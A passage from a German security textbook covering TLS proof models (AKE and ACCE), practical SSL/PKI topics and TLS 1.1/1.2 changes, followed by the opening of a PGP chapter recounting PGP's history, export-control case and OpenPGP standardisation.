Ein solches AKE-Protokoll ist *sicher*, wenn ein aktiver Angreifer (also ein Angreifer, der alle Nachrichten mitlesen und verändern kann) den etablierten Schlüssel nicht von einer Zufallszahl unterscheiden kann, und wenn der Angreifer sich nicht als legitimer Teilnehmer authentifizieren kann.

Im Modell wird ein Angreifer deutlich stärker gemacht, als er in der Praxis ist. Ein Protokoll, das in diesem Modell sicher ist, sollte also auch in der Praxis (gegenüber schwächeren Angreifern) sicher sein. Im Modell kontrolliert der Angreifer daher das Netzwerk komplett: Er kann Nachrichten verändern, löschen, an andere Teilnehmer weiterleiten, die Reihenfolge ändern, etc. Er darf außerdem alte Schlüssel aus bereits abgeschlossenen Protokollläufen mittels **REVEAL** erfragen.

Um zu testen, ob er einen Schlüssel von Zufall unterscheiden kann, darf der Angreifer *einmal* eine **TEST**-Anfrage an eine Partei senden. Diese Partei wirft eine faire Münze, die mit „real“ und „random“ beschriftet ist. Zeigt die Münze „real“, so gibt die Partei den echten Schlüssel aus, zeigt sie „random“, eine Zufallszahl. Der Angreifer muss nun angeben, welches Ergebnis der Münzwurf geliefert hat.

Natürlich ist das Modell noch viel komplexer; eine wichtige Anforderung ist dabei, den Angreifer niemals **REVEAL** und **TEST** für denselben Schlüssel fragen zu lassen, dann könnte er nämlich gewinnen, ohne wirklich einen Angriff durchzuführen.

Das eigentlich interessante ist aber, dass SSL/TLS (genau wie SSH und IKE) in diesem Modell *nicht* sicher sind: Der Angreifer kann hier nämlich die **TEST**-Anfrage immer beantworten!

Für TLS funktioniert das wie folgt: Der Angreifer fragt **TEST**, und erhält einen Wert, der entweder die Verschlüsselungsschlüssel für den Record Layer enthält, oder eine Zufallszahl gleicher Struktur. Mit diesem Wert versucht er, die FINISHED-Nachrichten zu entschlüsseln, die ja schon im verschlüsselten Record Layer (nach ChangeCipher-Spec) übertragen wurden. Hat er Erfolg (er kann dies an den ersten konstanten Bytes der FINISHED-Nachrichten ablesen), so antwortet er mit „real“, sonst mit „random“.

Eine Verschlüsselung von Teilen des Protokolls, die ja eigentlich die Sicherheit erhöhen sollte, macht es also unmöglich, die Sicherheit von TLS im Bellare-Rogaway-Modell zu beweisen.

7.11.2 Authenticated and Confidential Channel Establishment (ACCE)

Erst 2012 wurde dieses Dilemma durch Einführung eines neuen Modells aufgelöst: In [JKSS12] wurde das *Authenticated and Confidential Channel Establishment (ACCE)*-Modell eingeführt. In diesem Modell werden Handshake und Record Layer als Einheit betrachtet: Ein Angreifer kann ACCE brechen, indem er die Authentifikation einer der beiden Parteien bricht, oder indem er im Record Layer entweder den Chiffretext zweier Nachrichten unterscheiden kann, oder eine eigene Nachricht einschleusen kann.

Aufbauend insbesondere auf die in [PRS11] nachgewiesenen Sicherheitseigenschaften des Record Layer konnte in [JKSS12] bewiesen werden, dass die TLS-DHE Ciphersuites mit beidseitiger Authentifizierung im ACCE-Modell sicher sind. Ein Jahr später folgte in [KPW13] der Beweis für die restlichen Ciphersuites, und für Sever-Only-Authentifizierung.

Bei den Beweisen im AKE- und ACCE-Modell handelt es sich um reduktionsbasierte Beweise: die Sicherheit des gesamten Protokolls wird auf die Sicherheit seiner Bausteine, also z.B. der Diffie-Hellman Schlüsselvereinbarung, der digitalen Signaturen und der Pseudozufallsfunktionen, zurückgeführt. Es handelt sich also nur um „wenn-dann“-Beweise: Ist einer dieser Bausteine unsicher, so kann auch das gesamte Protokoll unsicher sein.

7.11.3 Logische Analysen

Neben reduktionsbasierten Beweisen gibt es auch logische Analysen, bei denen eine Abstraktion von TLS einer computergestützten Evaluierung unterworfen wird. Die hier erzielten Ergebnisse sind mit denen aus AKE und ACCE, und oft auch untereinander, nicht vergleichbar.

So untersuchte z.B. Mitchell in [Mit98] mit einem Tool namens Murphi, und Poulson [Pau99] verwendete Isabelle. Als aktuellste Referenz auf diesem Gebiet, und als Verweis auf weitere Literatur, sei hier [BFK⁺13] genannt.

7.12 Praktische Aspekte

SSL ist heute das wichtigste und erfolgreichste Sicherheitsprotokoll des Internets. Entsprechend wichtig sind die praktischen Aspekte von SSL. Erfreulicherweise ist die Unterstützung für SSL breit, und es gibt freie SSL-Toolkits im Internet, um eigene Applikationen mit SSL abzusichern.

7.12.1 Sourcecode

Das wichtigste freie Toolkit für SSL ist OpenSSL (www.openssl.org). Hier kann man sich auch über kommerzielle Toolkits und SSL-Anwendungen informieren. OpenSSL ist aus der Bibliothek SSLeay des Australiers Eric Young hervorgegangen, der zweiten wichtigen Referenzimplementierung von SSL neben SSLRef von Netscape. Die wichtigste Anwendung von OpenSSL ist die Integration in den Apache Webserver, die es in zwei Versionen gibt: Als ApacheSSL (www.apache-ssl.org) und modSSL (www.modssl.org). Darüber hinaus gibt es weitere Integrationen von SSL in Anwendungsprogramme wie z.B. FTP-Clients. Eine ausführliche Liste findet man auf der OpenSSL Webseite.

Alle wichtigen Webserver unterstützen SSL. Von besonderer Bedeutung ist dabei der bereits oben erwähnte Apache-Webserver wegen seiner großen Verbreitung und der freien Verfügbarkeit seines Sourcecodes.

7.12.2 Die PKI für SSL

SSL ist weitgehend transparent für den Nutzer. In den meisten Fällen wird er einfach durch anklicken eines https-Links auf eine mit SSL-geschützte Seite geführt und muss sich um die Sicherheit dieser Seite keine Gedanken machen. Dies ist aber nur deshalb möglich, weil die Browser-Hersteller dem Nutzer die Entscheidung abgenommen haben, welche Websites als vertrauenswürdig anzusehen sind, und welche nicht: In jedem Browser ist bereits bei der Auslieferung eine lange Liste von Wurzelzertifikaten enthalten. Stellt der Browser nun eine SSL-Verbindung mit einer Website her, deren Zertifikat mit einem dieser Wurzelzertifikate überprüft werden kann, so gilt die Website implizit als vertrauenswürdig.

Wenn aber das SSL-Zertifikat nicht von einem dieser Wurzelzertifikate abgeleitet ist, so erhält der Nutzer eine Warnmeldung. Um hier entscheiden zu können, ob man diese Firma trotzdem als vertrauenswürdig einstufen möchte, bedarf es einiger Kenntnisse über Zertifikate und Kryptographie. Damit ist jedoch der „normale“ Internet-Nutzer in der Regel überfordert.

Das Phänomen, das man hier beobachten kann, ist die Entstehung einer rein kommerziellen Public Key-Infrastruktur (PKI). In dieser kommerziellen PKI müssen relativ hohe Summen an die Browser-Hersteller gezahlt werden, damit diese ein Wurzelzertifikat in ihre Distribution aufnehmen. Erfolgreich sind dann die Zertifikatsherausgeber, deren Wurzelzertifikate in möglichst allen im Internet eingesetzten Browsern vorhanden sind.

7.12.3 Extended Validation-Zertifikate

Durch den Preiskampf bei SSL-Server-Zertifikaten (Preise um \$ 50 pro Zertifikat sind üblich) gingen die Zertifizierungsstellen immer mehr dazu über, nur automatische

Überprüfungen vorzunehmen. Dadurch wurde es z.B. möglich, gültige Zertifikate für Domains wie `bank.banking.com` zu erhalten, obwohl der Antragsteller keine Bank war, und diese Zertifikate zu missbrauchen.

Die Firma Verisign ergriff daher, unterstützt von Microsoft, die Initiative, und gab so genannte „Extended Validation“ (EV)-Zertifikate heraus. Diese unterscheiden sich technisch nicht von anderen X.509-Zertifikaten (bis auf eine Zertifikatserweiterung), lediglich der Prozess der Ausstellung, und die Darstellung im Browser, sind anders:

- Jeder Antrag auf Ausstellung eines EV-Zertifikats wird manuell geprüft. Hierbei können z.B. auch Aspekte des Markenrechts in die Prüfung mit einfließen, etwa, wenn der Name einer Subdomain dem Namen einer eingetragenen Firma ähnelt. Durch diese manuelle Prüfung verteuren sich die Zertifikate erheblich.
- Im Browser wird die Farbe Grün für EV-Zertifikate reserviert. An dieser Stelle war die Unterstützung der Pläne durch Microsoft ausschlaggebend, da diese Regel erstmals im Internet Explorer 7 umgesetzt wurde.

Mittlerweile haben viele große Firmen EV-Zertifikate erworben. Eine Liste der Zertifizierungsstellen, die EV-Zertifikate herausgeben, findet sich unter <http://www.cabforum.org/index.html>. EV-Zertifikate werden ab Firefox 3, Internet Explorer 7, Opera 9.5 und Safari 3.2 unterstützt.

7.12.4 Client Zertifikate

Auch ein anderer Typ von Zertifikaten gewinnt langsam an Bedeutung: die X.509 Client-Zertifikate. Die Authentifizierung des Client mittels eines Zertifikats war zwar schon immer innerhalb des SSL-Handshakes möglich, sie wurde aber nur sehr selten genutzt, weil es Probleme mit dem Aufbau einer geeigneten PKI für Client-Zertifikate, und deren Verteilung an die Nutzer gab. Außerdem waren Passwörter einfacher zu nutzen, und bis zur großen Phishing-Welle im Jahr 2004 anscheinend auch sicher.

Mittlerweile finden Passwort-, PIN- und Kreditkartendiebstahl im Internet in großem Maßstab statt, und es ist nicht abzusehen, wie man sich davor schützen kann. So gewinnen Client-Zertifikate in geschäftlichen Anwendungen zunehmend an Bedeutung: Amazon nutzt diese Möglichkeit, um den Zugang zur Amazon Cloud [ACE] zu schützen, und für das browser-basierte Single Sign-On mit SAML-Token [Kli09] wurden Client-Zertifikate als wichtiges Hilfsmittel vorgeschlagen.

7.12.5 SSL ohne PKI

Der Bleichenbacher-Angriff war der letzte Angriff auf den SSL-Handshake selbst. Alle nachfolgenden Probleme mit SSL betreffen die Verknüpfung von Kryptografie mit Informationen, die aus anderen Systemen (z.B. DNS) stammen, und die für den menschlichen Nutzer bestimmt sind. So wurde z.B. das Domain Name Sys-

tem erfunden, damit die menschlichen Nutzer die leicht memorierbaren Domainnamen (z.B. www.amazon.de) anstelle der unverständlichen IP-Adressen nutzen können. Dieses Prinzip wurde auch in den SSL-Serverzertifikaten umgesetzt: Hier wird ein unverständlicher öffentlicher Schlüssel an einen Domainnamen gebunden. Während des SSL-Handshakes überprüft der Browser, ob der Server den passenden privaten Schlüssel kennt, und ob der aufgerufene Domainname mit dem im Zertifikat gespeicherten übereinstimmt.

Was passiert aber, wenn der Domainname nicht passt? An dieser Stelle wird der Internetnutzer, der nichts von Kryptographie oder Internetsicherheit versteht, aufgefordert, eine Entscheidung zu treffen. Moderne Browser empfehlen, den Verbindungsaufbau abzubrechen, aber durchschnittliche Nutzer tendieren dazu, diese Warnmeldung zu ignorieren, weil sie ich Ziel (den Aufruf der Webseite) erreichen möchten.

Hat ein Nutzer die Entscheidung getroffen, die Warnmeldung zu ignorieren, so verhält sich der Browser, als sei alles in schönster Ordnung: Alle vertraulichen Daten (z.B. HTTP-Cookies, die den Browser gegenüber dem Server authentifizieren) werden an den nicht eindeutig identifizierten Server geschickt.

Man kann aber SSL auch ohne PKI betreiben, wenn man die Sicherheitsziele etwas abändert: Ein Server soll in diesem Fall nicht identifiziert, sondern nur wiedererkannt werden. Dieses neue Prinzip kann dabei helfen, das automatische Login weitaus sicherer zu machen. Im Moment wird es in der Forschungsliteratur [KSTW07] diskutiert, insbesondere im Bereich Single-Sign-On.

7.12.6 TLS 1.1 und TLS 1.2

In TLS 1.1 [DR06] werden, neben zahlreichen editorischen Verbesserungen, im Wesentlichen zwei Angriffe berücksichtigt.

Im CBC-Verschlüsselungsmodus werden Initialisierungsvektoren (IVs) benötigt, um die Daten im Record Layer zu verschlüsseln. Um diese IVs nicht übertragen zu müssen, gibt es in TLS eine Konstruktion, bei der der jeweils nächste IV aus dem vorangegangenen Chiffertextblock abgeleitet wird. Diese Konstruktion ist jedoch nicht sicher [Moe04], und so wurde sie durch die explizite Übertragung der IV ersetzt.

Der Bleichenbacher-Angriff hat in TLS 1.1 noch keine Auswirkungen auf die Datenformate. Dies wird mit der Rückwärtskompatibilität begründet. Stattdessen werden Empfehlungen gegeben, wie der Seitenkanal auf Serverseite geschlossen werden kann, der diese Angriffe erst ermöglicht hat. Hierbei wird auch der verbesserte Bleichenbacher-Angriff aus [KPR03] berücksichtigt.

In TLS 1.2 [DR08] sind die Änderungen weitreichender:

- Die MD5/SHA-1-Kombination in der Pseudozufallsfunktion) wurde durch Cipher-suite-spezifische PRFs ersetzt. Alle neu definierten Ciphersuites nutzen P_SHA256.
- Die MD5/SHA-1-Kombination bei der digitalen Signatur wurde durch einen einfachen Hashwert ersetzt. Signierte Elemente enthalten jetzt ein Feld, in dem der verwendete Hashalgorithmus angegeben wird.

- Die Möglichkeiten von Client und Server, eine Unterstützung für bestimmte Hash- und Signaturfunktionen zu signalisieren, wurden sauberer formuliert.
- Neue Erweiterungen und Cipher Suites wurden integriert. Die Standard-Ciphersuite, die immer implementiert sein muss, ist jetzt TLS_RSA_WITH_AES_128_CBC_SHA. Alle IDEA- und DES-basierten Ciphersuites wurden aus dem Dokument entfernt.
- Die Beschreibung der Gegenmaßnahmen zur Bleichenbacher/Klima-Attacke wurde verbessert, ein Abschnitt zur Beschreibung von Implementierungsfehlern wurde hinzugefügt.

Während TLS (1.0) von allen gängigen Browsern unterstützt wird, ist die Situation hinsichtlich TLS 1.1 und 1.2 sehr unübersichtlich: Opera 10 unterstützt TLS 1.1, soll angeblich aber auch Version 1.2 unterstützen. Beim Internet Explorer 8 unter Windows XP ist nur die Version 1.0 selektierbar, unter Windows 7 soll allerdings auch Version 1.2 verfügbar sein.

8 Datenverschlüsselung: PGP

Übersicht

8.1 PGP - Die Legende	198
8.2 PGP - Die Implementierung	204
8.3 Open PGP: Der Standard	207
8.4 Angriffe auf PGP.....	217

Es gibt eine Fülle von Produkten zur Verschlüsselung von Daten auf Anwendungsebene. Diese Programme sind dadurch charakterisiert, dass sie nicht unsichtbar im Hintergrund ihre Verschlüsselungsarbeit verrichten, sondern, dass dieser Prozess von einem Nutzer angestoßen wird. Einzelne Aktionen eines Nutzers, die er typischerweise in einem Betriebssystem oder einem Programm durchführt, werden um Sicherheitsdienste erweitert. Beispiele dafür sind:

- Aufruf einer Sicherheitsfunktion von PGP 2.x im Programmzeilenmodus.
- Verschlüsseln einer Datei durch Auswahl des „Encrypt“-Eintrags von PGP 7.x im Kontextmenü (rechte Maustaste) von Microsoft Windows.
- Aktivieren eines „Sign“-Buttons eines E-Mail-Programms unter Linux.

Damit verschlüsselte oder signierte Daten vom Nutzer als solche erkannt werden können, müssen ihre Sicherheitseigenschaften visualisiert werden. Minimum ist da-

7 Anwendungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, HTTP, DNS, IMAP, <u>PGP</u>
6 Darstellungsschicht		
5 Sitzungsschicht		
4 Transportschicht	Transportschicht	TCP, UDP
3 Vermittlungsschicht	IP - Schicht	IP
2 Sicherungsschicht	Netzzugangsschicht	Ethernet, Token Ring, PPP, FDDI,
1 Bitübertragungsschicht		IEEE 802.3/802.11

Abb. 8.1 Das TCP/IP-Schichtenmodell: Anwendung Pretty Good Privacy (PGP)



Abb. 8.2 Visualisierung von Sicherheitseigenschaften einer Datei am Beispiel PGP.

bei die Auswahl einer „sprechenden“ Dateierweiterung, und für den Nutzer die GUI-Darstellung mit Hilfe eines aussagekräftigen Icons (siehe Abbildung 8.2).

Um die Sicherheit der Signatur und der Entschlüsselung von Dateien zu gewährleisten, ist eine Interaktion mit dem Nutzer erforderlich. Dies ist heute in den meisten Fällen die Eingabe eines Passworts, kann in Zukunft aber auch die Verwendung einer Chipkarte oder eines biometrischen Merkmals mit einschließen.

Dieses Kapitel wird sich fast ausschließlich mit den verschiedenen Varianten von „Pretty Good Privacy“ (PGP) befassen. Das liegt nicht daran, dass es keine anderen guten Produkte in diesem Bereich gibt, sondern einfach an der Tatsache, dass PGP ein de facto-Internetstandard ist. Die Datenstrukturen von PGP wurden als RFCs publiziert [CDFT98, CDF⁺07], und es existieren verschiedene, interoperable Implementierungen von PGP.

Der Begriff „PGP“ beinhaltet drei Aspekte: Erstens den Aspekt der Verteidigung bürgerlicher Freiheiten gegenüber einem mächtigen Staat. Auf diesen Aspekt gehen wir in Abschnitt 8.1 ein. Der zweite Aspekt sind die Implementierungen von PGP, die viele von uns täglich nutzen (vgl. Abschnitt 8.2). Der dritte und im Kontext dieses Buches wichtigste Aspekt ist der PGP-Standard, der aktuell in RFC 4880 [CDF⁺07] definiert ist (Abschnitt 8.3). Dieser Standard erlaubt einen tieferen Einblick in die Struktur von PGP, und ermöglicht es uns, zwei Angriffe, die als Lehrbeispiele für das Design sicherer Datenstrukturen dienen können, darzustellen.

8.1 PGP - Die Legende

Das Material in diesem Abschnitt basiert im Wesentlichen auf zwei Dokumenten: Adam Back’s PGP Timeline [Bac02], und einer OpenPGP-Liste der Geschichte von PGP [His]. Die ganze Wahrheit kennt wohl nur Phil Zimmermann.

8.1.1 Die Anfänge

1991 wurde dem US-Senat das Gesetz 266 vorgelegt, das vorsah, dass jede Verschlüsselungssoftware eine Hintertür für den staatlichen Zugriff enthalten müsse. Dieses Gesetz wurde nicht verabschiedet, aber die Regierung arbeitete weiter an

ähnlichen Vorhaben. Diese Pläne der US-Regierung veranlassten Philip R. Zimmermann (Abkürzung PRZ), einen Computerspezialisten aus Boulder, Colorado (USA), PGP 1.0 (ohne Hintertür) zu schreiben.

Am 5. Juni 1991 war es dann so weit: PGP 1.0 wurde veröffentlicht. PGP 1.0 verwendet

- Bass-O-Matic, einen selbst entworfenen symmetrischen Verschlüsselungsalgorithmus,
- RSA für Public-Key-Operationen,
- MD4 zur Hashwertbildung,
- LZHuf (einen adaptiven Lempel-Ziv Huffman Kompressionsalgorithmus) und
- uuencode für die 7-Bit-Transportcodierung.

Wenige Tage später fordert die Firma RSA Data Security Inc. Phil Zimmermann auf, die Verteilung von PGP einzustellen, weil dafür eine Lizenz für den patentierten Algorithmus RSA erforderlich sei. Dieser Vorstoß geht ins Leere, weil jeder Nutzer von PGP 1.0 in der Dokumentation dazu aufgefordert wird, sich eine Lizenz zu beschaffen.

Von Januar bis Mai 1992 erschienen in kurzer Folge die Versionen 1.4 bis 1.8 von PGP. Am 2. September 1992 wird PGP 2.0 außerhalb der USA veröffentlicht. Es ist die erste Version von PGP wie wir es heute kennen. Es wurde von Phil Zimmermann zusammen mit einem Team aus Neuseeland und Europa entwickelt. Die Version 2.0 enthält viele neue Algorithmen:

- IDEA ersetzt Bass-O-Matic, da dieser Algorithmus nicht sicher war.
- MD5 ersetzt MD4, dessen Schwächen mittlerweile bekannt geworden waren.
- ZIP-Kompression ersetzt LZHuf, und
- Base64 ersetzt uuencode.

Bis Juli 1993 folgen die Versionen 2.1 bis 2.3a. Im August dieses Jahres verkauft Phil Zimmerman die Rechte für die kommerzielle Version an ViaCrypt, die im November 1993 ViaCrypt PGP 2.4 als erste kommerzielle Version von PGP verkaufen.

8.1.2 Die Anklage

Am 14 September 1993 er hob das Büro des US Zolls in San José, Kalifornien, Anklage gegen „ViaCypt, PGP, Philip Zimmermann, and anyone gold any entity acting on behalf of Philip Zimmermann for the time period June 1, 1991 to the present“. Dieser Anklage lagen die US-Exportbestimmungen zugrunde, die Krypto-Software als Waffe klassifizieren und diese Waffen mit einem Exportverbot belegen. Phil Zimmerman hatte diese Schwierigkeiten schon vorhergesehen und vorsorglich folgende Klausel in die Dokumentation zu PGP 1.0 aufgenommen:

„*Export Controls*

The Government has made it illegal in many cases to export good cryptographic technology, and that may include PGP. This is determined by volatile State Department policies, not fixed laws. Many foreign governments impose serious penalties on anyone inside their country using encrypted communications. In some countries they might

even shoot you for that. I will not export this software in cases when it is illegal to do so under US State Department policies, and I assume no responsibility for other people exporting it without my permission.“

Gut zwei Jahre lang lief der Prozess gegen Phil Zimmerman. Die Kosten für die Verteidigung in diesem Prozess wurden zu großen Teilen durch den „Phil Zimmermann legal defense fund (yellow ribbon campaign)“getragen.

Am 11. Januar 1996 fand dieser Spuk mit einem 7-Zeilen-Schreiben der US-Zollbehörde ein Ende. Es wurde Phil Zimmermann lediglich mitgeteilt, dass die Ermittlungen gegen ihn beendet seien, ohne dass eine Begründung beigelegt war. Die US-Exportbestimmungen für Kryptosoftware waren aber weiterhin in Kraft. Phil Zimmerman selbst hat die gute Nachricht wie folgt verbreitet:

-----BEGIN PGP SIGNED MESSAGE-----

My lead defense lawyer, Phil Dubois, received a fax this morning from the Assistant US Attorney in Northern District of California, William Keane. The letter informed us that I „will not be prosecuted in connection with the posting to USENET in June 1991 of the encryption program Pretty Good Privacy. The investigation is closed.“

This brings to a close a criminal investigation that has spanned the last three years. I'd like to thank all the people who helped us in this case, especially all the donors to my legal defense fund. Apparently, the money was well-spent. And I'd like to thank my very capable defense team: Phil Dubois, Ken Bass, Eben Moglen, Curt Karnow, Tom Nolan, and Bob Corn-Revere. Most of the time they spent on the case was pro-bono. I'd also like to thank Joe Burton, counsel for the co-defendant.

There are many others I can thank, but I don't have the presence of mind to list them all here at this moment. The medium of email cannot express how I feel about this turn of events.

-Philip Zimmerman

11 Jan 96

-----BEGIN PGP SIGNATURE-----

Version: 2.6.2

*iQCVAwUBMPDy4WV5hLjHqWbdAQEqYwQAm+o313Cm2ebAsMiPIwmd1WwnkPX
EaYe9pGR5ja8BKSZQi4TAEQOQwQJaghI8QqZFdcctVYLM569I1/8ah0qyJ+4fOfUiA
MdaSa2nvJR7pnr6EXrUFe1QoSauCASP/QRYcKgB5vaaOOuxyXnQfdK39AqaKy8lPY
bwMfUiYaMREu4==9CJW*

-----END PGP SIGNATURE-----

8.1.3 Das MIT und PGP International

In den USA übernimmt das renommierte "Massachusetts Institute of Technology" (MIT) die Weiterentwicklung der PGP Freeware-Version. Im May 1994 wird die Version 2.5 herausgegeben, deren Sourcecode eine legale Freeware-Version von RSARef, des Freeware-Moduls von RSA Inc., enthält. Dadurch wird diese Version teilweise inkompatibel zu früheren Versionen.

Auch das MIT wurde von der Firma RSA Inc. mit einer Klage wegen Patentverletzung bedroht, aber da das MIT Miteigentümer des RSA-Patents ist, konnte dieser Streit schnell zugunsten des MIT beigelegt werden. Die neue Version von PGP war jetzt in den USA 100 % legal.

Am 24. Oktober 1994 erscheint dann PGP 2.62 (ebenfalls inkompatibel mit den PGP-Versionen kleiner als 2.5), das letztendlich zur offiziellen PGP-Version für DOS wird. (Eine Version von PGP 2.62 für MAC erscheint im Mai 1995.)

Durch die Verwendung von RSARef anstelle von Phil Zimmermanns MPILIB ergab sich eine interessante Umkehrung der rechtlichen Situation: Während die Verwendung der alten PGP-Versionen kleiner als 2.5 international legal (wenn man vom Exportverbot absieht) und in den USA illegal war (da es nur in den USA ein Patent auf den RSA-Algorithmus gibt), durften die Versionen 2.5 und 2.6x außerhalb der USA jetzt nicht mehr verwendet werden. Der Grund dafür war, dass die Bibliothek RSA-Ref Eigentum der Firma RSA war und in den USA als Freeware verwendet, jedoch nicht ins Ausland exportiert werden durfte. RSA Inc. durfte diese Bibliothek außerhalb der USA nicht zur Verfügung stellen, und deshalb war die Benutzung von PGP 2.62 international illegal.

Ein halbes Jahr später, am 7. Mai 1995, löste Ståle Schumacher aus Norwegen dieses Problem durch die Veröffentlichung von PGP 2.62i („i“ für „International“). Diese Version ist durch die Verwendung der alten Bibliothek MPILIB kompatibel mit den alten Versionen von PGP, und wird von Phil Zimmermann offiziell anerkannt. Die Tatsache, dass Norwegen keine Exportbeschränkungen für Kryptosoftware besitzt, macht die Verteilung dieser Version international möglich.

Die verbesserte Version 2.63i vom 18. Januar 1996 wird dann zum internationalen de facto Standard. Auch die Entwicklung der kommerziellen Version geht weiter. Im März 1996 publiziert ViaCrypt PGP 4.0 für Windows 3.1. Diese Version erlaubt es, mittels des „Enclyptors“ das Clipboard von Windows 95 zu verschlüsseln und zu signieren.

Die Rolle von ViaCrypt übernimmt ab Juli 1996 die im April des gleichen Jahres von Phil Zimmermann gegründete Firma PGP Inc. Sie kauft die kommerziellen Rechte an PGP zurück, und vertreibt Versionen für DOS, Mac, Windows und Unix. Die Produktpalette wird weiter ausgebaut:

- November 1996: „PGP for Windows, Business Edition“, für Windows 3.1, 95 and NT.
- Februar 1997: „PGPmail 4.5“(Windows 95 and Mac), ein Plug-In für die transparente Verbindung mit E-Mail-Software wie Netscape/Mail 3.0.

- April 1997: „PGPmail 4.01 Businesses Edition“ (DOS).
- Juni 1997: PGP 5.0 (Windows 95, NT and Mac). Diese Version enthält ein neues GUI, die Möglichkeit der transparenten Einbindung von E-Mail-Software, längere Public Keys, neue Signatur- und Zertifikatsformate, und neue Algorithmen:
 - DSS Signaturen
 - ElGamal Public-Key-Verschlüsselung
 - SHA-1
 - CAST-128, 3DES

In der Freeware-Szene gibt es 1997 zwei wichtige Neuentwicklungen, und eine Fülle von Versionen: Im April publiziert Lutz Donnerhacke PGP 2.63in, das auf dem Sourcecode von 2.3a basiert, und das MIT veröffentlicht im Juni die Freeware-Version von PGP 5.0 für Windows 95, Windows NT und Mac. (Es gab nie eine Version 3.0.) Diese Version setzte sich nach ihrem (illegalen) Export schnell international durch. (Im Oktober folgt die erste Linux-Version.) Von den 2.x-Versionen gab es Mitte 1997 einen ganzen Zoo:

- 2.3a : Phil Zimmermann
- 2.62 : Phil Zimmermann und MIT
- 2.62g : Anonym, Schlüssellänge 4096 Bit, aus Version 2.62
- 2.63i : Ståle Schumacher, aus Version 2.62
- 2.63 : Preston Wilson, US-Version mit Zustimmung von RSA Inc, aus Version 2.63
- 2.63ui: Stephen Crompton, „International Unofficial“, aus Version 2.3a
- 2.63ig: Noël Bell, Schlüssel der Länge 4096 Bit, aus Version 2.63i
- 2.63-8192 : Frank Alexander Friedrichs, Schlüssel bis 8192 bits, aus Version 2.63i
- 2.63in : Lutz Donnerhacke, aus Version 2.3a
- 2.63uin : Georg Bauer, Schlüssel bis 8192 Bit Länge, aus Version 2.3a
- 2.63-sha1 : William H. Geiger III, Hashalgorithmus SHA-1, aus Version 2.63i
- usw.

Im August kam dann die legale Version 5.0i (für Unix) in Norwegen heraus. Um die Konsistenz zwischen der US- und der internationalen Version zu gewährleisten, nutzen die Entwickler das Recht auf Pressefreiheit der USA: Der Export von Büchern darf nicht untersagt werden, da dies das Recht auf freie Meinungsäußerung einschränken würde. Deshalb wird der komplette Sourcecode von PGP in Buchform publiziert, gedruckt in einer OCR-freundlichen Schriftart, und mit den Seitenzahlen als C-Kommentare („/* pagenum */“). Die zahlreichen neuen Features von Version 5.0 mussten also nicht nachprogrammiert, sondern konnten eingescannt werden.

8.1.4 PGP mit Hintertür

Der 2. Oktober 1997 ist ein besonderes Datum für die PGP-Gemeinde. An diesem Tag wurde „PGP 5.5 for Business Security“ von PGP Inc. veröffentlicht. Diese Software trug dem Wunsch vieler (US-)Firmen Rechnung und ermöglichte das Einbinden eines

„Corporate Message Recovery Key/Additional Decryption Key“ (ADK). Dies ist ein öffentlicher Schlüssel, der von der Firma generiert wurde, in der PGP eingesetzt wird. Bei jedem Verschlüsselungsvorgang wird dieser Schlüssel mit benutzt, so dass ein Beauftragter der Firma alle Nachrichten mitlesen kann. Diese Option dient dazu, einer Firma den Zugriff auf alle Nachrichten eines Angestellten (die in den USA als Eigentum der Firma angesehen werden) zu ermöglichen, auch wenn dieser entlassen wurde. Privatnutzer konnten dieses Feature deaktivieren.

Die Aufregung um dieses Feature wird verständlich, wenn man sich daran zurückinnert, was den Anstoß zur Entwicklung von PGP 1.0 gab: Die Abhörpläne der US-Regierung. Wir werden bei der Besprechung des Angriffs von Ralf Senderek noch genauer auf dieses Feature eingehen.

Ab Version 5.5.3 (November 1997) gibt es einen weiteren Bruch mit der Tradition: Diese Freeware-Version mit den meisten Features kann die alten RSA-Schlüssel der Versionen 2.6x nicht mehr verarbeiten. Die PGP-Gemeinde spaltet sich auf.

Im Dezember folgt dann die nächste Runde der Kommerzialisierung von PGP: Die Firma PGP Inc. wird von McAfee Associates aufgekauft; die neue Firma trägt den Namen „Network Associates Inc.“ (NAI) und hat das Ziel, komplette Sicherheitslösungen anzubieten. Die neue Firma gibt im März 1998 die „PGP Total Network Security Suite“ heraus, die erstmals auch das Programm PGPdisk zur Verschlüsselung von ganzen Verzeichnisstrukturen auf der Festplatte (anstelle von einzelnen Files) enthält.

Die Entfremdung von der PGP-Gemeinde wird aber weiter verstärkt durch den Beitritt von NAI zur „Key Recovery Alliance“, einem Zusammenschluss von Firmen, die durch den Einbau einer Hintertür zum Auslesen der verwendeten privaten Schlüssel die Erlaubnis der US-Regierung zum Export ihrer Kryptosoftware erhalten wollen. Phil Zimmermann unterstützt diesen Schritt jedoch.

Im Jahr 1998 expandiert die Firma NAI auch nach Europa. Sie muss allerdings auch ihren eigenen Sourcecode in Buchform exportieren, da die US-Exportbestimmungen weiter in Kraft sind. Im September kommt PGP 6.0 mit neuen Features wie dem Teilen von Schlüsseln und dem Einbinden von Photos als ID auf den Markt. Im Januar strukturiert sich NAI in sechs Einheiten um, eine davon heißt „PGP Security Inc.“

Im Mai und August gibt es zwei Hiobsbotschaften : Der Zufallszahlengenerator der Versionen 5.0 und 5.0i der Linux/Unix-Versionen ist fehlerhaft, und der umstrittene ADK macht (Sicherheits-)Probleme in den Versionen Windows und Mac PGP 5.5, 5.5.3, 5.5.3i, 5.5.5, 6.0.2, 6.0.2i, 6.5.1, 6.5.1i, 6.5.1fr, 6.5.2a, 6.5.3. Die Version 6.5.7 behebt diesen Fehler, NAI behält das Konzept der ADKs aber bei.

PGP 7.0 Desktop Security (September 2000) enthält neue Funktionen wie z.B. eine persönliche Firewall. Ende Januar 2001 verlässt Phil Zimmermann NAI-PGP Security Inc.

Im März 2002 kündigt NAI seinen Rückzug aus dem PGP Desktop-Geschäft an [Som02]. Die Rolle von NAI übernimmt kurze Zeit später PGP Inc. (www.pgp.com).

8.1.5 Freeware auf dem Weg zum IETF-Standard

Nachdem bereits im August 1996 ein erster RFC zu PGP [ASZ96] unter Mitwirkung von Phil Zimmermann publiziert wurde, startete die IETF im September 1997 die OpenPGP-Arbeitsgruppe. Ziel der Arbeitsgruppe ist es, auf Basis der Version 5.0 von PGP einen Standard zu veröffentlichen. Die Veröffentlichung von Freeware-Versionen geht unterdessen weiter:

- Dezember 1997: Ståle Schumacher und Teun Nijssen publizieren PGP 5.0i for Windows 95 und NT.
- 8. Januar 1998: Sourcecode von PGP 5.5.3i for Windows 95, NT und PGPsdk.
- 7. April 1998 : PGP 5.5.3i for Windows 95 and NT.
